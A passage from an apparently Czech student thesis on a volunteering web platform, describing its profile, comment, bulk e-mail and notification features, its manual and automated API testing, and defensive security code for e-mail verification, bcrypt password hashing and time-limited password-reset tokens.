3. **Organizátor události** je zobrazen společně s avatarem, což umožňuje lepší identifikaci osoby, která událost pořádá.
4. **Sekce "O události"** poskytuje detailní popis dobrovolnické činnosti, požadavky na účastníka nebo třeba pokyny pro účastníky.
5. **Místo konání** je zobrazeno jak ve formě textové adresy, tak pomocí mapy. Tento prvek pomáhá k jednoduššímu nalezení dané lokace.
6. **Správa události** je dostupná pouze organizátorovi. Nabízí akce jako je úprava nebo odstranění události či hromadný e-mail účastníkům dané události.
7. **Seznam účastníků** zobrazuje uživatele, kteří se již přihlásili k dané dobrovolnické akci. Slouží jako přehled pro ostatní účastníky i organizátora. Kliknutím na jméno daného účastníka je možno si zobrazit jeho veřejný dobrovolnický profil. (viz Obrázek 6.13 - Veřejný profil)
8. **Sekce komentářů** umožňuje účastníkům klást otázky nebo sdílet poznámky k události. Tato sekce podporuje interakci mezi účastníky a organizátorem. Uživatelé mohou přidávat nové komentáře a v případě potřeby je taky smazat.

Tato stránka je důležitá, kvůli samotné komunikaci mezi dobrovolníky a organizátory a poskytuje potřebné nástroje pro zapojení do dobrovolnických aktivit.



Obrázek 6.11 Detail dobrovolnické akce - přihlášený uživatel

6.4 Uživatelský profil


Každý uživatel má v aplikaci svůj vlastní profil (soukromý a veřejný), který slouží ke správě osobních údajů a přehledu o aktivitách. Uživatel si tady může upravovat své údaje, změnit heslo, doplnit profilovou fotku nebo například přidat krátké představení.

6.4.1 Soukromý profil

Součástí každého uživatelského účtu je i stránka profilu (viz Obrázek 6.12 - Soukromý profil), která slouží ke správě osobních údajů, změně hesla a evidenci dobrovolnických zkušeností. Tato část není veřejně dostupná ostatním uživatelům a slouží výhradně majiteli účtu.

1. **Jméno uživatele** – V horní části profilu se zobrazuje celé jméno uživatele. Tento údaj je převzat z registračního formuláře a lze jej v případě potřeby upravit.
2. **Profilová fotografie** – Uživatel má možnost nahrát si vlastní profilovou fotku. Ta napomáhá identifikaci uživatele (např. v komentářích či seznamu účastníků).


3. **Změna profilové fotografie** – Po kliknutí na ikonu fotoaparátu pod obrázkem se uživateli otevře výběr obrázku z počítače.
4. **Tlačítko pro úpravu údajů** – Slouží pro aktivaci editačního režimu, v rámci kterého může uživatel měnit své jméno a bio.
5. **Detaily profilu** – Sekce s poli, které se dají změnit v editačním režimu (celé jméno, bio). Bio slouží k stručnému představení uživatele, jeho zájmu nebo třeba motivace k dobrovolničení.
6. **Změna hesla** – Uživatel si může změnit své heslo zadáním aktuálního hesla a nového hesla, které musí ještě potvrdit. Následuje validace požadavků na bezpečnost hesla.
7. **Přidání nové zkušenosti** – Slouží uživateli k doplnění profesní/dobrovolnické zkušenosti. Uživateli se zobrazí formulář pro vyplnění názvu, organizace a popisu.
8. **Seznam dobrovolnických zkušeností** – Zobrazují se zde záznamy přidané uživatelem o dřívějších profesních či dobrovolnických zkušenostech. Každý záznam lze odstranit.



Obrázek 6.12 Soukromý profil

6.4.2 Veřejný profil

Každý registrovaný uživatel má také veřejný uživatelský profil (viz Obrázek 6.13). Tento profil slouží k prezentaci uživatele jiným uživatelům. Cílem veřejného uživatelského profilu je podpora důvěry mezi uživateli a větší transparentnost.



Obrázek 6.13 Veřejný profil

1. **Jméno uživatele** – Veřejně zobrazované jméno dobrovolníka. Umožňuje ostatním snadno identifikovat organizátora či účastníka akce.
2. **Profilová fotografie** – Dobrovolníci si mohou na svém soukromém profilu nahrát vlastní profilový obrázek, který se zobrazuje i v jiných částech aplikace (např. komentáře, karta události, seznamy účastníků). Profilový obrázek přispívá k důveryhodnosti profilu.
3. **Popis uživatel (O mně)** – Krátké představení uživatele, které dává ostatním účastníkům vědět zájmy uživatele, jeho motivaci či oblast, kde se nejčastěji vyskytuje. Text se upravuje v soukromém profilu.
4. **Dobrovolnické zkušenosti** – Sekce zobrazující dříve přidané profesní či dobrovolnické zkušenosti. Slouží jako veřejné portfolio dobrovolníka.

5. **Organizované akce** – Přehled událostí, které daný uživatel v rámci této platformy organizoval. Kliknutím na název dané akce je uživatel přesměrován na detail akce.
6. **Zúčastněné akce** – Události, kterých se uživatel v minulosti zúčastnil.

Veřejný profil vytváří prostor pro vzájemné poznání členů platformy, prezentaci zkušeností a buduje důvěru mezi uživateli.

6.5 Komunikační nástroje

Pro efektivní spolupráci a sdílení informací mezi dobrovolníky nabízí aplikace základní komunikační nástroje. Tyto nástroje usnadňují předávání zpráv, psaní hromadných e-mailů nebo třeba upozornění pomocí notifikací v případě změn.

6.5.1 Komentáře k akcím

Každá dobrovolnická událost obsahuje vlastní komentářovou sekci, která umožňuje přímou komunikaci mezi organizátorem a účastníky. Komentáře slouží hlavně pro:

- Pokládání dotazů ohledně organizace akce (např. doprava, časový harmonogram, vybavení).
- Přidávání doplňujících informací nebo aktualizací ze strany organizátora.
- Sdílení zkušeností nebo zpětné vazby od účastníků.
- Propojení účastníků před samotnou akcí.

Z technického hlediska jsou komentáře přístupné pouze pro přihlášené uživatele a přidávají se v reálném čase. Každý komentář obsahuje jméno komentujícího, profilový obrázek (pokud je nastaven) a samotný komentář.

Vzhled komentářové sekce si lze prohlédnout na Obrázku 6.11 - Detail akce, prvek je označen číslem 8.

6.5.2 Hromadné e-maily účastníkům

Organizátoři dobrovolnických akcí mohou v systému využít funkci hromadného odeslání e-mailu všem přihlášeným uživatelům dané dobrovolnické akce. Tato funkcionalita se hodí

nejvíce pro zaslání důležitých informací mimo tuto platformu, což může urychlit získání a následné přečtení informací. Tento nástroj výrazně přispívá k lepší koordinaci akcí.


Obrázek 6.14 Formulář - hromadný e-mail

Rozhraní pro odeslání zprávy je rozděleno do několika částí (viz Obrázek 6.14 - Formulář - Hromadný e-mail):

1. **Navigace zpět / zrušení formuláře** – Uživatel může akci opustit pomocí tlačítka *Zpět* nebo *Zrušit* bez odeslání zprávy.
2. **Detail akce** – V horní části formuláře je zobrazen název akce, datum, čas a stručný popis, aby organizátor věděl, k jaké události e-mail směřuje.
3. **Počet příjemců** – Systém zobrazí počet účastníků, kterým bude e-mail odeslán, což pomáhá ověřit správnost komunikace.
4. **Předmět zprávy** – Pole s přednastaveným předmětem, který může organizátor upravit dle potřeby.
5. **Obsah zprávy** – Hlavní textová oblast, do které může organizátor vložit libovolné sdělení. V dolní části je doplněna nápověda, co vše může být do zprávy zahrnuto.
6. **Tlačítko pro odeslání** – Po vyplnění všech údajů lze zprávu odeslat stisknutím tlačítka *ODESLAT E-MAIL*.

6.5.3 Systém notifikací

Uživatelé jsou o důležitých změnách v aplikaci informováni pomocí systému notifikací. Ten zajišťuje přehlednou a okamžitou zpětnou vazbu k událostem souvisejícím s akcemi, kterých se uživatel účastní nebo které organizuje.



Obrázek 6.15 Notifikační panel

1. **Ikona zvonku s indikátorem nových notifikací** – v pravém horním rohu aplikace je zobrazena ikona zvonku, která signalizuje počet nových (nepřečtených) notifikací.
2. **Tlačítko pro označení všech jako přečtených** – po rozkliknutí panelu notifikací se nachází možnost hromadně označit všechny notifikace jako přečtené. Tím se odstraní zvýraznění nových zpráv a počet nepřečtených notifikací se vynuluje.
3. **Přehled notifikací** – jednotlivé notifikace obsahují krátkou zprávu, ikonu indikující typ události (např. přihlášení uživatele, aktualizace akce) a informaci o čase, kdy notifikace vznikla.

4. **Smazání konkrétní notifikace** – u každé zprávy je možné kliknutím na ikonu koše notifikaci trvale odstranit. Tato funkce přispívá k lepšímu udržování přehlednosti.
5. **Zavření panelu** – notifikační panel je možné kdykoli skrýt pomocí tlačítka *Zavřít*.

System notifikací napomáhá uživatelům být průběžně informováni o dění na platformě, čímž zvyšuje jejich zapojení.

7 TESTOVÁNÍ APLIKACE

Tato kapitola popisuje konkrétní způsob ověření funkčnosti a stability vyvinuté webové aplikace. Testování probíhalo jak manuálně, tak pomocí automatizovaných testů zaměřených na jednotlivé části systému. Cílem testování bylo zajistit, že aplikace splňuje stanovené požadavky, správně reaguje na různé vstupy a je odolná vůči chybovým stavům.

7.1 Manuální testování

Během vývoje byly pravidelně prováděny manuální testy, které sloužily k ověření chování aplikace z pohledu koncového uživatele. Tyto testy probíhaly v několika fázích a zahrnovaly zejména:

- **Testování uživatelského rozhraní (UI)** – ověření správného zobrazení prvků na různých zařízeních (mobil, tablet, desktop), funkčnost tlačítek a ovládacích prvků.
- **Testování uživatelských scénářů** – otestování běžných akcí uživatele jako je registrace, přihlášení, vytvoření akce, přihlášení k události, úprava profilu atp.
- **Testování validace formulářů** – kontrola chybových hlášek při nevyplnění povinných polí, zadání nevalidních dat (např. e-mail bez @), kontrola síly hesla apod.
- **Testování responzivity** – aplikace byla otestována na různých rozlišeních v rámci nástrojů vývojářské konzole (DevTools) i fyzických zařízeních.

Kromě vlastního testování byla výsledná aplikace sdílena s několika známými a kamarády, kteří ji nezávisle otestovali a poskytli zpětnou vazbu. Na základě jejich připomínek byly identifikovány drobné i větší nedostatky, které byly následně opraveny, čímž se zlepšila celková použitelnost systému.

Nedostatky, které byly nalezeny manuálním testováním:

- **Validace vstupních polí** - chybové hlášky byly vypisovány v anglickém jazyce, což pro českou lokalizaci není vhodné. Validace byly navíc příliš obecné a uživatel nevěděl v kterém poli došlo k chybě. (např. „Invalid input“ místo „Pole e-mail není vyplněno“).
- **Úprava události** - při uložení změn události, došlo k přepsání adresy na undefined, což vedlo k odstranění mapy a adresy z detailu události.

- **Titulek stránky** - výchozí název záložky v prohlížeči byl "React App", což nebylo informativní ani estetické.
- **Nefunkční přidání avataru** - backend sice obdržel soubor s avatarovou fotografií, ale nedošlo k jejímu správnému uložení a následnému správnému zobrazení na profilu.
- **Chybějící potvrzení akce** - při mazání události chybělo potvrzovací dialogové okno, což mohlo vést k nechtěnému odstranění události.
- **Změna hesla** - u změny hesla v soukromém profilu uživatele nebyla nastavena validace na bezpečnost hesla, což by mohlo vést k následnému odcizení účtu.
- **Zobrazení datumu událost** - datum bylo v některých případech zobrazeno v americkém stylu MM/DD/YYYY, což by mohlo vést ke zmatení českých uživatelů.
- **Chybné přesměrování** - při kliknutí na "zpět na přehled událostí" byl uživatel přesměrován na "Moje události" místo na Hlavní stránku s přehledem událostí.
- **Nejasné notifikace** - některé notifikace neposkytovali jasné informace, kdo, jak a co udělal.
- **Neoznačené povinné položky** – ve formulářích nebyly označeny pole, které je potřeba povinně vyplnit.
- **Změna tlačítka** - při přihlášení uživatele na událost v detailu události, se text tlačítka nezměnil na "odlásit se".

7.2 Automatizované testování

Pro zajištění stability a správnosti fungování aplikace byl vytvořen systém automatizovaných testů zaměřených na testování backendového API. Tyto testy byly implementovány v prostředí Node.js s využitím knihovny Axios pro HTTP komunikaci a jsou spouštěny nezávisle na hlavní aplikaci.

Implementace testovacího systému

Automatizované testy byly navrženy jako sada 8 nezávislých testovacích scénářů, které ověřují klíčové funkčnosti systému. Testy jsou v souboru `comprehensive-tests.js` a využívají synchronní přístup pro vykonávání jednotlivých kroků.

Testovací systém automaticky generuje detailní logy ve formě:

- **Hlavní log** (`test-results.log`) – obsahuje přehled všech testů s časovými značkami
- **JSON shrnutí** (`summary.json`) – strojově i lidsky čitelný formát pro další zpracování
- **Individuální logy** – samostatný log soubor pro každý test

Testované scénáře

Automatizované testy pokrývají následující oblasti funkčnosti:

1. **Kontrola serveru** – ověření dostupnosti API na `/api/status`
2. **Seznam událostí** – testování endpointu `GET /api/events`
3. **Validace vstupů** – testování odmítnutí neplatných dat při přihlášení
4. **Registrace uživatele** – ověření validace emailové adresy při registraci nového uživatele
5. **Detail události** – testování získání detailních informací o konkrétní události přes `GET /api/events/:id`
6. **Připojení databáze** – nepřímé ověření funkčnosti databázového spojení prostřednictvím API
7. **Notifikační systém** – kontrola dostupnosti endpointu `GET /api/notifications` a ověření požadavku autentifikace
8. **Formát odpovědi API** – ověření správného JSON formátu odpovědi ze serveru

Výsledky automatizovaného testování

Testovací skript byl úspěšně spuštěn a provedl celkem 8 testovacích scénářů. Všechny testy byly vyhodnoceny jako úspěšné, což značí vysokou stabilitu základních funkcionalit backendového API. Během testování nebyla zaznamenána žádná chyba, což je pozitivním signálem před případným nasazením aplikace do produkčního prostředí.

- **Celkový počet testů:** 8
- **Úspěšných testů:** 8
- **Neúspěšných testů:** 0
- **Úspěšnost:** 100 %

Testování tímto prokázalo funkčnost klíčových API endpointů a poskytlo jistotu, že základní části systému pracují dle očekávání. Automatizované testy výrazně usnadnily proces ověření správnosti a umožnily rychlou detekci případných chyb v budoucnu při úpravách systému.

Výsledky testů jsou automaticky ukládány do adresáře `tests/test-logs/`, který je součástí přílohy, ve formátu vhodném jak pro lidské čtení, tak pro další automatizované zpracování.

8 BEZPEČNOST APLIKACE

Zabezpečení webové aplikace je kritickou součástí jejího vývoje, obzvláště pro systémy pracující s uživatelskými daty a umožňující interakci mezi uživateli. V dnešním digitálním světě čelí webové aplikace neustálým bezpečnostním hrozbám, kterými jsou zejména organizované zločinecké skupiny nebo jednotlivci experimentující s nástroji dostupnými na internetu.

Bez odpovídajících bezpečnostních opatření by mohlo dojít k úniku osobních údajů, manipulaci s daty nebo dokonce ke kompletnímu převzetí kontroly nad aplikací útočníkem. V případě dobrovolnické platformy by narušení bezpečnosti mohlo mít závažné dopady – od úniku osobních údajů dobrovolníků a organizátorů, přes zneužití platformy k šíření dezinformací, až po poškození důvěry komunity, která je pro dobrovolnickou aktivitu klíčová.

Bezpečnost webových aplikací není jednorázový úkol, ale dlouhodobý proces, který vyžaduje systematický přístup. Tato kapitola popisuje implementaci sedmi klíčových bezpečnostních mechanismů použitých v dobrovolnické platformě:

1. **Ověření e-mailové adresy** – zajišťuje, že uživatelé registrují skutečné e-mailové adresy, které vlastní
2. **Zabezpečení hesel** – chrání uživatelská hesla pomocí moderních kryptografických technik
3. **Ochrana proti NoSQL injection** – brání útokům zaměřeným na neoprávněný přístup k databázi
4. **Prevence Cross-Site Scripting (XSS)** – zabraňuje útočníkům vkládat škodlivý kód do webových stránek
5. **Správná implementace CORS** – řídí, které webové stránky mohou komunikovat s API aplikace
6. **Ochrana proti CSRF útokům** – zamezuje provádění nežádoucích akcí jménem přihlášeného uživatele
7. **Bezpečná autentizace pomocí JWT tokenů** – zajišťuje ověření identity uživatelů při přístupu k chráněným zdrojům

Tyto mechanismy nepůsobí izolovaně, ale společně tvoří vrstvený bezpečnostní model (tzv. *defense in depth*). Princip tohoto přístupu spočívá v tom, že i kdyby útočník překonal jednu bezpečnostní vrstvu, další vrstvy stále poskytují ochranu. Je to podobné jako u středověkého hradu – za hradbami byl příkop, za příkopem další hradba, uvnitř hradu byla věž atd. Tento přístup významně zvyšuje celkovou bezpečnost systému a komplikuje práci potenciálním útočníkům.

8.1 Ověření e-mailové adresy

Ověření e-mailové adresy představuje základní bezpečnostní krok při registraci nových uživatelů. Pro pochopení důležitosti tohoto kroku je třeba si uvědomit, že bez ověření by kdokoli mohl při registraci uvést jakoukoli e-mailovou adresu – včetně adres, které mu nepatří. To by mohlo vést k vytváření falešných účtů, zasílání nevyžádaných e-mailů prostřednictvím aplikace nebo dokonce ke krádežím identit.

Proces ověření zajišťuje, že uživatel skutečně vlastní e-mailovou adresu, kterou uvedl. Tím se významně snižuje riziko zneužití, protože každý registrovaný účet je spojený se skutečnou osobou, která má přístup k uvedené e-mailové schránce. Tento bezpečnostní mechanismus také přispívá k vyšší kvalitě uživatelské základny a důvěryhodnosti celého systému.

Implementace tohoto mechanismu v dobrovolnické platformě zahrnuje následující kroky:

1. Při registraci je vygenerován kryptograficky bezpečný token pomocí knihovny *crypto*. Tento token je v podstatě náhodný řetězec znaků o délce 64 hexadecimálních znaků (32 bajtů), který zajišťuje tak vysokou náhodnost (entropii), že je prakticky nemožné ho uhádnout. Použití kryptografické knihovny místo běžných generátorů náhodných čísel zajišťuje vyšší kvalitu náhodnosti.

```
1 const emailVerificationToken = crypto.randomBytes(32).  
   toString('hex');
```

Zdrojový kód 8.1 Generování tokenu pro verifikaci emailu

2. Token je uložen do uživatelského záznamu v databázi spolu s proměnnou *isVerified*, která je nastavena na hodnotu *false*. Tato proměnná určuje, jestli už byl účet ověřen

a může mít omezená práva v systému (například nemožnost přihlásit se, vytvářet události nebo komentáře).

```
1   user = new User({
2     fullName,
3     email,
4     password: hashedPassword,
5     isVerified: false,
6     emailVerificationToken
7   });
```

Zdrojový kód 8.2 Uložení tokenu do uživatelského záznamu

3. Na e-mailovou adresu zadanou při registraci je odeslán ověřovací e-mail. Ten obsahuje odkaz vedoucí zpět do aplikace, který v sobě zahrnuje unikátní vygenerovaný token jako parametr. E-mail obvykle obsahuje také vysvětlení, co má uživatel udělat (kliknout na odkaz), a případně informaci o časové platnosti odkazu.

```
1 const emailVerifyUrl = `${process.env.FRONTEND_URL}/
  verify-email?token=${emailVerificationToken}`;
2 const mailOptions = {
3   from: 'Dobrovolnická platforma <${process.env.
    EMAIL_FROM}>',
4   to: email,
5   subject: 'Ověření e-mailové adresy',
6   html: '<p>Děkujeme za registraci! Pro dokončení
    registrace prosím ověřte svou e-mailovou adresu
    kliknutím na odkaz níže:</p>
7     <p><a href="${emailVerifyUrl}">Ověřit e-mail</a>
    </p>
8     <p>Pokud jste se neregistrovali, tento e-mail
    ignorujte.</p>'
9 };
```

Zdrojový kód 8.3 Odeslání zprávy pro ověření e-mailu

4. Když uživatel obdrží e-mail a klikne na odkaz, je přesměrován zpět do aplikace. Aplikace z URL adresy získá token a pomocí něj vyhledá v databázi odpovídající uživatelský záznam. Pokud token v databázi neexistuje nebo je již neplatný, proces ověření selže.

```
1 const { token } = req.query;
2 if (!token) {
3   return res.status(400).json({ message: 'Chybí ověřovací token.' });
4 }
5 const user = await User.findOne({ emailVerificationToken: token });
```

Zdrojový kód 8.4 Extrakce tokenu a vyhledání uživatele

5. Po úspěšném nalezení uživatele s odpovídajícím tokenem je proměnná `isVerified` změněna na hodnotu `true`, což označuje, že e-mailová adresa byla ověřena. Současně je token z databáze odstraněn, aby nemohl být použit opakovaně, což zabraňuje potenciálnímu zneužití. Uživateli je obvykle zobrazena zpráva o úspěšném ověření a je mu umožněn plný přístup ke všem funkcím aplikace.

```
1 user.isVerified = true;
2 user.emailVerificationToken = undefined;
3 await user.save();
```

Zdrojový kód 8.5 Ověření e-mailu a odstranění verifikačního tokenu

Tento proces zajišťuje, že pouze uživatelé s přístupem k uvedené e-mailové adrese mohou aktivovat svůj účet, což významně snižuje riziko podvodných registrací.

8.2 Zabezpečení hesel

Bezpečně spravovaná hesla jsou základem ochrany uživatelských účtů. Jedna z nejčastějších chyb v zabezpečení aplikací je ukládání hesel v otevřené (nešifrované) podobě nebo použití slabých hashovacích metod. V případě úniku databáze by útočník získal přímý přístup k heslům uživatelů, a vzhledem k tomu, že mnoho lidí používá stejná hesla na různých webech, by mohl zneužít tyto údaje k přístupu k dalším službám.

Správná implementace ukládání hesel musí počítat s několika hrozbami – od úniku databáze přes sledování síťové komunikace až po útoky hrubou silou. Dobrovolnická platforma implementuje několik klíčových postupů pro bezpečnou práci s hesly:

8.2.1 Hashování hesel

Místo ukládání hesel v čitelné podobě jsou všechna uživatelská hesla převedena na tzv. hash – jednosměrnou transformaci, ze které nelze zpětně odvodit původní heslo. Pro tento účel je využívána knihovna *bcrypt*, která je bezpečnostními experty považována za jednu z nejbezpečnějších metod pro ukládání hesel. Na rozdíl od jednoduchých hashovacích funkcí jako MD5 nebo SHA-1, které se dnes považují za nedostatečné pro zabezpečení hesel, *bcrypt* poskytuje několik významných výhod:

1. **Automatické generování náhodné soli (salt)** pro každé heslo. Sůl je náhodná hodnota, která se přidává k heslu před hashováním. Díky tomu i stejná hesla dvou různých uživatelů vedou k zcela odlišným hashům v databázi. Tento mechanismus zabraňuje útokům pomocí předem vypočítaných tabulek (tzv. rainbow tables), kde útočník má připravené hashe pro nejběžnější hesla a pouze porovnává, zda se shodují s hashem v odcizené databázi.
2. **Adaptivní funkce s nastavitelnou složitostí** (tzv. cost factor). Tato vlastnost umožňuje zvýšit výpočetní náročnost hashování podle potřeby. V aplikaci je použita hodnota cost faktoru 12, což znamená, že algoritmus provede 2^{12} iterací hashovací funkce. Tato hodnota nabízí dobrý kompromis mezi bezpečností a výkonem – výpočet je dostatečně náročný, aby zpomalil útočníka, ale dostatečně rychlý, aby neovlivnil uživatelský zážitek při přihlašování.
3. **Záměrně pomalý proces hashování** jako ochrana proti útokům hrubou silou. Útok hrubou silou spočívá v systematickém zkoušení všech možných hesel. Tím, že *bcrypt* vyžaduje značný výpočetní výkon a čas na vygenerování každého hashe, činí takové útoky prakticky neproveditelné, protože by trvaly nepřiměřeně dlouhou dobu.

```
1 const hashedPassword = await bcrypt.hash(password, 12);
```

Zdrojový kód 8.6 Hashování hesla

Princip fungování je následující: Když se uživatel registruje, jeho heslo je nejprve hashováno a v této podobě uloženo do databáze. Při přihlášení je zadané heslo znovu hashováno (se

stejnou solí, která je součástí původního hashe) a výsledek je porovnán s uloženým hashem pomocí specializované funkce *bcrypt.compare()*. Tato funkce bezpečně ověří, zda zadané heslo odpovídá uloženému hashi, aniž by bylo nutné zpětně dešifrovat uložený hash – což je ostatně u správně implementovaného hashe nemožné.

8.2.2 Reset hesla

Zapomínání hesel je běžným problémem uživatelů, proto každý bezpečný autentizační systém musí nabízet možnost obnovení přístupu. Tento proces však musí být implementován stejně bezpečně jako samotné přihlašování, aby se nestal slabým článkem celého systému.

Systém v dobrovolnické platformě umožňuje uživatelům bezpečně resetovat své heslo v případě jeho zapomenutí, aniž by administrátoři museli hesla manuálně resetovat nebo dokonce znát původní hesla uživatelů. Proces zahrnuje následující bezpečnostní prvky:

1. **Generování kryptograficky bezpečného tokenu** s časově omezenou platností. Tento token, podobně jako u ověření e-mailu, je vytvořen pomocí kryptografické knihovny a má typickou platnost 1 hodinu. Časové omezení je kritické – čím déle je token platný, tím větší je šance, že by mohl být odcizen a zneužit.

```
1 const resetToken = crypto.randomBytes(32).toString('hex')
  ;
2 const resetTokenExpiry = Date.now() + 3600000; // 1
  hodina platnost
```

Zdrojový kód 8.7 Generování tokenu pro reset hesla

2. **Uložení tokenu a času jeho expirace v uživatelském záznamu v databázi.** V uživatelském záznamu se ukládá jak samotný token, tak přesný čas jeho vypršení. Díky tomu lze při každém použití tokenu ověřit, zda je stále platný.

```
1 user.resetPasswordToken = resetToken;
2 user.resetPasswordExpires = resetTokenExpiry;
3 await user.save()
```

Zdrojový kód 8.8 Uložení tokenu v databázi

3. **Odeslání e-mailu s odkazem obsahujícím tento token.** Na e-mailovou adresu uvedenou při registraci je odeslán e-mail s jednoznačným vysvětlením, že byl vyžádán reset hesla. E-mail obsahuje odkaz, který uživatele přesměruje na stránku pro nastavení nového hesla. V odkazu je jako parametr URL zahrnut vygenerovaný token.

```
1 const resetUrl = `${process.env.FRONTEND_URL}/reset -
  password?token=${resetToken}`;
2 const mailOptions = {
3   from: 'Dobrovolnická platforma <${process.env.
     EMAIL_FROM}>',
4   to: email,
5   subject: 'Reset hesla',
6   html: `
7     <p>Obdrželi jsme žádost o reset hesla pro váš účet.</
      p>
8     <p>Klikněte na následující odkaz pro nastavení nového
      hesla:</p>
9     <p><a href="${resetUrl}">Reset hesla</a></p>
10    <p>Tento odkaz je platný pouze 1 hodinu.</p>
11    <p>Pokud jste o reset hesla nežádali, tento email
      prosím ignorujte.</p>
12  `;
13 };
```

Zdrojový kód 8.9 Odeslání mailu pro reset hesla

4. **Ověřování platnosti tokenu při nastavení nového hesla.** Když uživatel klikne na odkaz a zadá nové heslo, systém nejprve ověří, zda token existuje v databázi a zda nevypršela jeho platnost (porovnáním aktuálního času s časem expirace). Pokud je token neplatný nebo jeho platnost vypršela, systém odmítne nastavit nové heslo.

```
1 const user = await User.findOne({
2   resetPasswordToken: token,
3   resetPasswordExpires: { $gt: Date.now() }
4 });
```

Zdrojový kód 8.10 Ověření tokenu pro reset hesla

